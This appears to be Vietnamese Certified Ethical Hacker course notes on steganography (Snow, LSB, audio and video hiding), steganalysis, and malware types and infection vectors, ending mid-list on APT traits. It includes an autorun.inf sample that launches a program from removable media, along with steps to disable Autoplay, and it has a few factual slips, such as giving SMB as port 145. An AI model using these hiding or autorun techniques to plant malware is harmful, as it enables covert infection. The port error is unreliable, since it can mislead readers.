Khi sử dụng Snow, ký tự tab được thêm vào để đánh dấu chỗ bắt đầu của dữ liệu, cho phép người gửi chèn header mà không làm hỏng dữ liệu.

```
snow [ -CQS ] [ -p passwd ] [ -I line-len ] [ -f file | -m message ] [ infile [ outfile ] ]
```

Trong đó:

- -C: Nén dữ liệu nếu đang giấu tin, hoặc giải nén nó nếu đang trích xuất tin.
- -Q: Chế độ im lặng. Báo cáo các thống kê như tỷ lệ nén và lượng dung lượng lưu trữ sẵn có đã sử dụng.
- -S: Báo cáo về số lượng khoảng trống có thể sử dụng để giấu tin trong file văn bản.
- -p <password>: Việc mã hóa dữ liệu sẽ được thực hiện với mật khẩu chỉ định trong quá trình giấu tin hoặc giải mã trong quá trình trích xuất tin.
- -I <length>: Khi thêm khoảng trắng, Snow sẽ luôn tạo ra các dòng ngắn hơn giá trị này. Mặc định, độ dài dòng là 80.
- -f <file>: File văn bản đầu vào.
- -m <msg>: Ân nội dung của chuỗi này trong file.

```
E:\test\ilfs>snow -C -p "ilfstest" def.txt
I Love Free Software ← Extracted message
E:\test\ilfs>
E:\test\ilfs>
```

Image Steganography

Trong Steganography, hình ảnh là đối tượng bao phủ phổ biến nhất được sử dụng để giấu thông điệp bí mật. Ta có thể nhúng thông điệp của mình vào bằng cách tận dụng các bit dư thừa trong hình ảnh. Các bit dư thừa này không ảnh hưởng đến hình ảnh nếu bị thay đổi và việc phát hiện sự thay đổi này cũng không dễ dàng chút nào. Ta có thể giấu thông tin của mình trong các loại hình ảnh có định dạng khác nhau như .PNG, JPG hoặc .BMP.

Steganography trên hình ảnh được phân loại thành hai loại: **miền hình ảnh** (image domain) và **miền biến đổi** (transform domain). Trong kỹ thuật miền hình ảnh, người dùng nhúng thông điệp trực tiếp vào **độ sáng** của các pixel trong hình ảnh. Trong kỹ thuật miền biến đổi, trước khi nhúng thông điệp, hình ảnh sẽ được biến đổi. Sau đó, người dùng sẽ nhúng thông điệp vào trong hình ảnh.




Image steganography process

Image File Steganography Techniques

Least-Significant-Bit Insertion

Phương pháp least-significant-bit insertion là phương pháp thường được sử dụng nhất trong steganography hình ảnh, trong đó least-significant-bit (LSB) của mỗi pixel được sử dụng để giữ dữ liệu bí mật. LSB là bit bên phải nhất của mỗi pixel trong hình ảnh.


Trong phương pháp chèn least-significant-bit, dữ liệu nhị phân của thông điệp được chia ra và chèn vào LSB của mỗi pixel trong file hình ảnh theo một trình tự quyết định. Việc sửa đổi LSB không dẫn đến sự khác biệt rõ ràng vì sự thay đổi rất nhỏ và có thể không thể phát hiện bằng mắt thường. Do đó, việc phát hiện nó là rất khó.

Khi giấu dữ liệu:

- Tạo một bản sao của bảng màu hình ảnh bằng mô hình: đỏ, xanh lục và xanh dương (RGB).
- Mỗi pixel của số nhị phân 8 bit của LSB được thay thế bằng một bit của thông điệp bí mật.
- Một màu RGB mới trong bảng màu đã sao chép được tạo ra.
- Với màu RGB mới, pixel được thay đổi thành một số nhị phân 8 bit.

Giả sử ta chọn một hình ảnh 24 bit để giấu dữ liệu bí mật có dạng số nhị phân như sau:
(00100111 11101001 11001000) (00100111 11001000 11101001) (11001000 00100111
11101001)

Giả sử ta muốn giấu chữ “H” trong hình ảnh 24 bit trên. Hệ thống đại diện cho chữ “H” bằng các chữ số nhị phân 01001000. Để giấu “H” này, ta có thể thay đổi dãy trước đó như hình dưới:



Chỉ cần thay thế LSB của mỗi pixel trong file hình ảnh như được hiển thị trong hình vẽ. Để lấy lại chữ H ở phía nhận, người nhận kết hợp tất cả các bit LSB của hình ảnh và tìm ra chữ H.

Masking and Filtering

Các kỹ thuật **che giấu (masking)** và **lọc (filtering)** tận dụng những giới hạn của thị giác của con người, khi thị giác của con người không thể phát hiện được những thay đổi nhỏ trên hình ảnh. Hình ảnh đen trắng (grayscale) và digital watermarks có thể che giấu thông tin một cách tương tự như watermarks trên giấy.

Kỹ thuật che giấu cho phép chúng ta giấu dữ liệu bí mật bằng cách đặt dữ liệu trong file ảnh. Ta có thể sử dụng các kỹ thuật che giấu và lọc trên hình ảnh có độ phân giải 24 bit mỗi pixel và hình ảnh đen trắng. Để che giấu thông tin bí mật, ta phải điều chỉnh độ sáng và độ trong suốt của hình ảnh. Nếu việc thay đổi độ sáng có kết quả không đáng kể, thì những người khác sẽ không phát hiện ra. Kỹ thuật này có thể áp dụng dễ dàng vì hình ảnh vẫn giữ nguyên. Trong hầu hết các trường hợp, người ta thường che giấu trên hình ảnh JPEG.

Algorithms and Transformation

Trong kỹ thuật này, người gửi che giấu thông tin bằng cách áp dụng các thuật toán nén và các hàm biến đổi toán học khác nhau nhằm che giấu hệ số của bit ít quan trọng trong quá trình nén ảnh. Nhìn chung, hình ảnh JPEG là phù hợp nhất cho việc nén, vì chúng có thể hoạt động ở các mức nén khác nhau. Có ba loại biến đổi được sử dụng trong thuật toán nén:

- Biến đổi Fourier nhanh (Fast Fourier transformation)
- Biến đổi cosine rời rạc (Discrete cosine transformation)
- Biến đổi sóng (Wavelet transformation)


Document Steganography

Document steganography là một phương pháp để ẩn thông điệp bí mật vào trong các tài liệu. Nó liên quan đến việc thêm khoảng trống và tab vào cuối các dòng. Tài liệu chứa tin nhắn ẩn được gọi là **tài liệu stego**. Ở phía người gửi, ta sử dụng các thuật toán steganography, còn được gọi là “**hệ thống stego**”, để giấu tin nhắn bí mật. Người nhận sử dụng cùng một thuật toán để trích xuất tin nhắn ẩn từ tài liệu stego. Hình dưới đây mô tả quy trình steganography tài liệu:



Document steganography process

StegoStick là một công cụ steganography cho phép hacker giấu bất kỳ file vào bất kỳ file khác. Nó dựa trên kỹ thuật steganography hình ảnh, âm thanh hoặc video, giúp giấu file hoặc tin nhắn nào vào hình ảnh (BMP, JPG, GIF, v.v.), âm thanh/video (MPG, WAV, v.v.) hoặc bất kỳ định dạng file nào khác (PDF, EXE, CHM, v.v.).



Screenshot of StegoStick

Video Steganography


Phương pháp giấu tin hình ảnh chỉ có thể giấu được một lượng dữ liệu nhỏ bên trong các file hình ảnh, vì vậy nó chỉ phù hợp khi số lượng dữ liệu cần giấu là nhỏ. Nếu muốn giấu các lượng dữ liệu lớn hơn, người ta có thể sử dụng phương pháp giấu tin video vì mỗi khung hình bao gồm cả hình ảnh và âm thanh. Vì file video là một luồng liên tục của hình ảnh và âm thanh, nên khó để người khác nhận ra sự méo mó trong file video do thông điệp bí mật.

Phương pháp giấu tin video cho phép giấu bất kỳ loại file nào với bất kỳ định dạng nào bên trong file video với nhiều định dạng khác nhau như .AVI, .MPG4, .WMV, và nhiều định dạng khác. Quá trình biến đổi rời rạc hóa cosin (DCT) được sử dụng trong trường hợp này. Thông

tin giấu trong file video gần như không thể nhận ra bởi mắt người, vì sự thay đổi màu pixel cũng rất nhỏ.

Audio Steganography

Giấu file âm thanh là phương pháp nhúng các thông điệp bí mật vào định dạng âm thanh kĩ thuật số với các định dạng khác nhau như WAV, AU hoặc thậm chí là file MP3. Việc này thực hiện bằng cách thay đổi một chút chuỗi nhị phân của file âm thanh. Ta có thể giấu thông tin trong một tệp âm thanh bằng cách thay thế LSB hoặc bằng cách sử dụng các tần số không nghe được bởi tai người (>20.000 Hz).



Audio steganography process

Echo Data Hiding

Trong phương pháp che giấu dữ liệu bằng âm thanh phản chiếu, ta có thể cất giấu thông tin bí mật vào tín hiệu âm thanh chủ đạo bằng cách tạo ra hiệu ứng âm thanh phản chiếu. Ba thông số của hiệu ứng phản chiếu được sử dụng là **cường độ ban đầu**, **tốc độ suy giảm** và **độ trễ**. Khi khoảng cách giữa tín hiệu chủ đạo và âm thanh phản chiếu giảm xuống, chúng kết hợp lại vào một thời điểm mà tai người không thể phân biệt được hai tín hiệu này. Ở điểm này, âm thanh phản chiếu sẽ tạo thành một âm vang được thêm vào tín hiệu gốc. Tuy nhiên, điểm này không thể phân biệt âm thanh phụ thuộc vào các yếu tố như chất lượng của tín hiệu âm thanh ban đầu, loại âm thanh và khả năng nghe của người nghe.

Để mã hóa tín hiệu kết quả thành dạng nhị phân, hai khoảng thời gian trễ khác nhau sẽ được sử dụng. Những khoảng thời gian này phải nhỏ hơn ngưỡng nhận thức của con người. Các thông số như tốc độ suy giảm và cường độ ban đầu cũng cần được đặt ở dưới mức giá trị nghe thấy để không tạo ra âm thanh có thể nghe được.

Spread Spectrum Method

Phương pháp này sử dụng hai phiên bản của phô trai tần số: phô trai tần số trực tiếp (DSSS) và phô trai tần số nhảy (FHSS).

- **Phô trai tần số trực tiếp (DSSS):** DSSS là một kỹ thuật điều chế tần số, trong đó thiết bị truyền thông trai rộng tín hiệu có băng thông thấp qua một dải tần số rộng hơn để cho phép chia sẻ một kênh duy nhất giữa nhiều người dùng. Kỹ thuật che giấu thông tin bằng DSSS chuyển vị các tin nhắn bí mật vào các tần số sóng radio. DSSS có thể tạo ra một số nhiễu ngẫu nhiên cho tín hiệu.

- **Phổ trai tần số nhảy (FHSS):** Trong FHSS, người dùng thay đổi phổ tần số của tập tin âm thanh để nhanh chóng nhảy qua các tần số khác nhau. Phương pháp phổ trai tần số đóng một vai trò quan trọng trong việc truyền thông an toàn, cả trong lĩnh vực thương mại và quân sự.

Tone Insertion

Phương pháp này liên quan đến việc cắt giấu dữ liệu trong tín hiệu âm thanh bằng cách chèn các âm thanh có công suất thấp. Những âm thanh này không thể nghe thấy khi có sự hiện diện của các tín hiệu âm thanh có công suất cao đáng kể. Phương pháp này giúp cho việc phát hiện thông điệp bí mật từ tín hiệu âm thanh trở nên rất khó và giúp tránh các kiểu tấn công như lọc thông qua bộ lọc thấp và cắt bớt bit.

Phase Encoding

Mã hóa theo pha được hiểu như đoạn âm thanh ban đầu được thay thế bằng một pha tham chiếu đại diện cho dữ liệu. Nó mã hóa các bit thông điệp bí mật dưới dạng sự thay đổi pha trong phổ pha của tín hiệu kỹ thuật số, đạt được mã hóa mềm dựa trên tỷ lệ tín hiệu – độ nhiễu.

Folder Steganography

Folder steganography là thuật ngữ dùng để chỉ việc che giấu thông tin bí mật trong các thư mục. Trong quá trình này, người dùng di chuyển file vật lý nhưng vẫn liên kết với thư mục gốc để có thể khôi phục sau này.

Ta có thể sử dụng công cụ [GiliSoft File Lock Pro](#).

Steganalysis – Phân tích giấu tin

Giới thiệu

Steganalysis, còn được gọi là phân tích giấu tin, là quá trình phát hiện sự tồn tại của thông tin ẩn trong một phương tiện truyền thông. Đây là quá trình ngược lại của steganography (kỹ thuật giấu tin). Steganalysis đóng vai trò là kỹ thuật tấn công, trong đó người tấn công, được gọi là nhà phân tích giấu tin, cố gắng tìm kiếm và khám phá các tin nhắn ẩn được nhúng trong hình ảnh, văn bản, âm thanh, video. Steganalysis xác định các thông điệp ẩn đã được mã hóa và nếu có thể thì khôi phục lại chúng. Kiểu phân tích này có thể phát hiện thông điệp bằng cách xem xét sự khác biệt giữa các mẫu bit và kích thước file không bình thường.

Steganalysis có hai khía cạnh chính: **phát hiện** và **biến dạng thông điệp**. Trong giai đoạn phát hiện, người phân tích quan sát các mối quan hệ giữa các công cụ steganography, phương tiện, thông điệp. Trong giai đoạn biến dạng, người phân tích can thiệp vào phương tiện để trích xuất thông điệp đã được nhúng và quyết định xem có ích hay vô ích và cần loại bỏ hoàn toàn hay không.

Hình ảnh gốc (cover images) tiết lộ nhiều dấu hiệu hình ảnh hơn so với hình ảnh giấu tin (stego-images). Việc phân tích hình ảnh giấu tin là cần thiết để xác định thông tin được che giấu. Khoảng cách giữa kích thước file của hình ảnh gốc và hình ảnh giấu tin là dấu hiệu đơn

giản nhất. Nhiều dấu hiệu rõ ràng khác đó là sử dụng một số lược đồ màu sắc của hình ảnh gốc.

Thách thức của phân tích giấu tin

Một số thách thức của phân tích giấu tin như sau:

- Luồng thông tin nghi ngờ có thể có hoặc không có dữ liệu ẩn.
- Việc phát hiện nội dung ẩn trong hình ảnh kỹ thuật số một cách hiệu quả và chính xác là rất khó khăn.
- Thông điệp có thể đã được mã hóa trước khi được chèn.
- Một số tín hiệu hoặc file nghi ngờ có thể chứa dữ liệu không liên quan hoặc nhiều được mã hóa vào chúng.

Mô-đun 7. Phần 1: Mã độc và cách thức lan truyền của mã độc

Module 7 trong khóa Certified Ethical Hacker (CEH) tập trung vào lĩnh vực phân tích mã độc (malware). **Phân tích malware** là quá trình phân tách và nghiên cứu các chương trình độc hại để hiểu về chức năng, hành vi và tác động tiềm năng của chúng. Trong Module 7, các bạn sẽ được khám phá sâu hơn về các loại malware khác nhau, bao gồm virus, worm, Trojan, ransomware và nhiều hơn nữa. Module này trang bị cho người học kiến thức và công cụ cần thiết để phân tích và chống lại những thực thể độc hại này một cách hiệu quả.

Sau module này, chúng ta sẽ có khả năng:

- Mô tả các khái niệm về mã độc và các kỹ thuật lan truyền của mã độc
- Giải thích về các ứng dụng không mong muốn (PUAs – Potentially unwanted applications) và adware
- Mô tả các khái niệm về mối đe dọa dai dẳng (APTs – advanced persistent threats) và vòng đời của chúng
- Mô tả các khái niệm về Trojan, các loại Trojan và cách chúng xâm nhập vào hệ thống
- Giải thích các khái niệm về virus, các loại virus và cách chúng xâm nhập vào hệ thống file
- Giải thích khái niệm về worm máy tính, fileless malware
- Thực hiện phân tích phần mềm độc hại
- Giải thích các kỹ thuật khác nhau để phát hiện phần mềm độc hại
- Áp dụng biện pháp chống lại phần mềm độc hại

Mã độc là gì?

Phần mềm độc hại, hay mã độc (malware) là các chương trình được thiết kế để gây hại hoặc thay đổi chức năng của hệ thống máy tính và trao quyền kiểm soát hạn chế hoặc quyền kiểm soát hoàn toàn cho người tạo ra chương trình đó nhằm thực hiện các mục đích xấu. Các loại phần mềm độc hại có thể kể đến virus, worm, Trojan, rootkit, backdoor, botnet, ransomware, spyware, adware, scareware, crapware, roughware, crypter, keylogger và nhiều loại khác. Chúng có thể xóa file, làm chậm máy tính, ăn cắp thông tin cá nhân, ...

1 Trojans	5 Adware	9 Botnets
2 Backdoors	6 Viruses	10 Crypters
3 Rootkits	7 Worms	
4 Ransomware	8 Spyware	

Example of malware

Làm cách nào mã độc xâm nhập vào hệ thống?

Thông qua ứng dụng chat

Các ứng dụng trò chuyện như Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts hoặc ICQ có thể trở thành nguồn lây nhiễm hàng đầu. Khi người dùng nhận các tfile qua các ứng dụng này, họ đối diện với nguy cơ cao. Bất kể file được gửi từ ai và từ đâu, luôn tồn tại nguy cơ lây nhiễm bởi Trojan. Người dùng không thể chắc chắn 100% về danh tính của người đang chat với mình.

Thông qua các thiết bị ngoại vi

Các thiết bị lưu trữ ngoại vi như ổ đĩa flash, đĩa CD/DVD, ổ cứng ngoài cũng có thể được gài sẵn mã độc. Một cách đơn giản nhất để lây lan là thông qua việc truy cập vật lý. Ví dụ, nếu Bob đang giữ máy tính của Alice khi Alice đi vắng, Bob có thể cài đặt một Trojan bằng cách sao chép Trojan từ ổ đĩa flash của mình vào máy tính của Alice.

Một phương pháp khác là thông qua chức năng **Autorun**. Autorun, còn được gọi là *Autoplay* hoặc *Autostart*, là một tính năng trên Windows cho phép chạy một chương trình thực thi khi người dùng gắn một đĩa CD/DVD vào khay đĩa DVD-ROM hoặc gắn USB. Hacker có thể lợi dụng tính năng này để chạy mã độc chung cùng với các chương trình thông thường. Hacker đặt một file **Autorun.inf** kèm mã độc trong đĩa CD/DVD hoặc USB và lừa người khác gắn vào máy tính.

Nội dung của file *autorun* ví dụ như:

[autorun]

open=setup.exe icon=setup.exe

Để giảm thiểu nguy cơ nhiễm mã độc qua chức năng này, hãy tắt chức năng **Autostart** bằng cách sau (trên Windows 10):

1. Nhập vào **Start**. Gõ gpedit.msc vào ô **Start Search Box** và nhấn **ENTER**.
2. Nếu yêu cầu mật khẩu, nhập mật khẩu hoặc nhấp **Allow** (Cho phép).
3. Trong **Computer Configuration**, mở rộng **Administrative Templates**, mở rộng **Windows Components**, sau đó nhấp vào **Autoplay Policies**.
4. Trong mục **Details**, nhấp đúp vào **Turn off Autoplay**.
5. Chọn **Enabled**, sau đó chọn **All drives** trong mục **Turn off Autoplay** để tắt Autorun trên tất cả các ổ đĩa.
6. Khởi động lại máy tính.

Thông qua phần mềm miễn phí

Nhiều trang web độc hại có giao diện chuyên nghiệp, kho lưu trữ lớn khiến nhiều người dùng tin tưởng và tải phần mềm từ những trang này. Chỉ vì một trang web có vẻ chuyên nghiệp không có nghĩa là nó an toàn. Luôn tải phần mềm từ trang web gốc, chứ không phải từ các trang web bên thứ ba có liên kết đến cùng một phần mềm.

Lan truyền trong mạng

An ninh mạng đóng vai trò hàng đầu trong việc bảo vệ hệ thống thông tin khỏi các vụ tấn công xâm nhập. Tuy nhiên, có thể do lỗi của quản trị viên khiến cho traffic không được filter trước khi vào mạng nội bộ. Một số loại mã độc được thiết kế để có thể lan truyền qua mạng như mã độc **Blaster**. Mặc dù tấn công lan truyền mã độc qua mạng tận dụng các lỗ hổng trong các giao thức mạng phổ biến (ví dụ như SQL Slammer) không còn phổ biến gần đây, nhưng nguy cơ cho những cuộc tấn công như vậy vẫn còn tồn tại.

Chia sẻ file

Nếu các dịch vụ như **NetBIOS** (port 139), FTP (port 21), SMB (port 145), ..., được mở để chia sẻ file, chúng có thể bị khai thác. Hacker cũng có thể sử dụng kỹ thuật tấn công từ chối dịch vụ (DoS) để tắt hệ thống và buộc nó khởi động lại để Trojan có thể khởi động ngay lập tức chung với hệ thống. Để ngăn chặn, cần tắt chức năng chia sẻ file khi không cần thiết.

Các thành phần của mã độc


- **Crypter:** Đây là một phần mềm có thể che giấu sự tồn tại của mã độc. Hacker sử dụng phần mềm này để né tránh việc phát hiện bởi các chương trình diệt virus, bảo vệ mã độc khỏi việc phân tích hoặc dịch ngược, làm cho việc phát hiện bằng các cơ chế bảo mật trở nên khó khăn.
- **Downloader:** Đây là một loại Trojan được sử dụng để tải xuống mã độc khác từ Internet về máy tính. Thông thường, hacker sẽ cài đặt một downloader khi họ lần đầu tiên tiếp cận hệ thống.
- **Dropper:** Đây là một phương tiện chuyên chở phần mềm độc hại. Hacker nhúng các file malware vào trong dropper, giúp thực hiện nhiệm vụ cài đặt một cách bí mật.

Dropper có thể vận chuyển malware và thực thi chúng nhưng vẫn đảm bảo không bị phát hiện bởi anti-virus.

- **Exploit:** Chứa code hoặc một chuỗi lệnh có thể tận dụng lỗ hoặc lỗ hổng trong hệ thống hoặc thiết bị kỹ thuật số.
- **Injector:** Tiêm các payload hoặc mã độc vào các tiến trình đang chạy có lỗ hổng khác và thay đổi phương thức thực thi để giấu kín hoặc ngăn chặn việc loại bỏ nó.
- **Obfuscator:** Đây là một chương trình che giấu mã độc của phần mềm độc hại thông qua các kỹ thuật khác nhau, chủ yếu là làm rối code.
- **Packer:** Nén mã độc nhằm chuyển đổi code và dữ liệu của nó thành một định dạng không đọc được.

Potentially Unwanted Application or Applications (PUAs)

Các ứng dụng hoặc chương trình có khả năng gây phiền nhiễu (PUAs hoặc PUPs), còn được gọi là *grayware/junkware*, là các ứng dụng có khả năng gây hại tiềm ẩn và có thể tạo ra rủi ro nghiêm trọng đối với bảo mật và quyền riêng tư của dữ liệu được lưu trữ trong hệ thống mà chúng được cài đặt. PUAs có thể làm giảm hiệu suất hệ thống và đe dọa quyền riêng tư. PUAs có thể giám sát và thay đổi dữ liệu hoặc cài đặt trong hệ thống một cách tiềm ẩn tương tự như các loại mã độc khác.



PUAs detected screenshot

Adware là một thuật ngữ để chỉ phần mềm hoặc chương trình quảng cáo và tạo ra các quảng cáo hay cửa sổ pop-up. Nó theo dõi cookie và thói quen duyệt web của người dùng cho mục đích tiếp thị và hiển thị quảng cáo. Adware có thể được nhúng hợp pháp nhằm tạo doanh thu trong thương mại, tuy nhiên trong nhiều trường hợp, adware có thể được nhúng bởi hacker nhằm thực hiện mục đích xấu.

Adware hợp pháp thường có nút tắt quảng cáo, nó chỉ đơn giản giúp giảm chi phí marketing và tăng lợi nhuận kinh doanh. Mặc dù adware có thể có ích, nhưng hacker có thể lạm dụng adware để khai thác người dùng. Khi adware hợp pháp được gỡ bỏ, quảng cáo sẽ dừng. Hơn nữa, adware hợp pháp cần sự cho phép của người dùng trước khi thu thập dữ liệu. Tuy nhiên, khi dữ liệu người dùng được thu thập mà không có sự cho phép của người dùng, adware lại

trở thành độc hại. Loại adware như vậy được gọi là spyware và có thể ảnh hưởng đến quyền riêng tư và bảo mật của người dùng.

Adware có hại được cài đặt trên máy tính thông qua cookie, các extension, chia sẻ file, shareware. Nó tiêu thụ đáng kể băng thông, CPU và bộ nhớ.

Một số dấu hiệu bị nhiễm Adware:

- **Hiệu suất chậm:** Adware cũng ảnh hưởng đến tốc độ xử lý của CPU và tiêu thụ RAM, làm giảm hiệu suất.
- **Quảng cáo nhiều:** Người dùng bị tràn ngập bởi quảng cáo. Đôi khi, các quảng cáo này có thể rất khó để đóng lại.
- **Hệ thống liên tục gặp sự cố:** Hệ thống của người dùng có thể gặp sự cố hoặc bị treo liên tục, đôi khi hiển thị màn hình xanh (BSOD).
- **Mạng Internet chậm:** Adware có thể làm chậm kết nối Internet ngay cả trong sử dụng bình thường bằng cách tải xuống các quảng cáo lớn.

Advanced Persistent Threat (APT)

Khái niệm APT

Một mối đe dọa dai dẳng tiên tiến (Advanced Persistent Threat – APT) được xác định là một loại tấn công mạng trong đó hacker xâm nhập vào mạng mục tiêu trái phép và duy trì trong mạng mà không bị phát hiện trong một thời gian dài. Từ “tiên tiến” biểu thị việc sử dụng các kỹ thuật nâng cao và phức tạp để khai thác các lỗ hổng trong hệ thống. Từ “dai dẳng” biểu thị hệ thống điều khiển và kiểm soát (C&C) bên ngoài liên tục trích xuất dữ liệu và giám sát mạng của nạn nhân. Từ “đe dọa” biểu thị sự tham gia của con người trong quá trình phối hợp.

Các cuộc tấn công APT là các cuộc tấn công rất tinh vi trong đó hacker sử dụng mã độc được thiết kế tốt kết hợp với nhiều lỗ hổng zero-day để xâm nhập vào mạng. Những cuộc tấn công được lên kế hoạch và phối hợp tốt, hacker xóa dấu vết các hoạt động của mình sau khi đạt được mục tiêu. Các cuộc tấn công APT thường được thực hiện trên các tổ chức sở hữu thông tin có giá trị như tài chính, y tế, quốc phòng và hàng không vũ trụ.

Đặc điểm của tấn công APT

Theo các nhà nghiên cứu an ninh Sean Bodmer, Max Kilger, Jade Jones và Gregory Carpenter, có một số đặc điểm quan trọng của tấn công APT như sau:

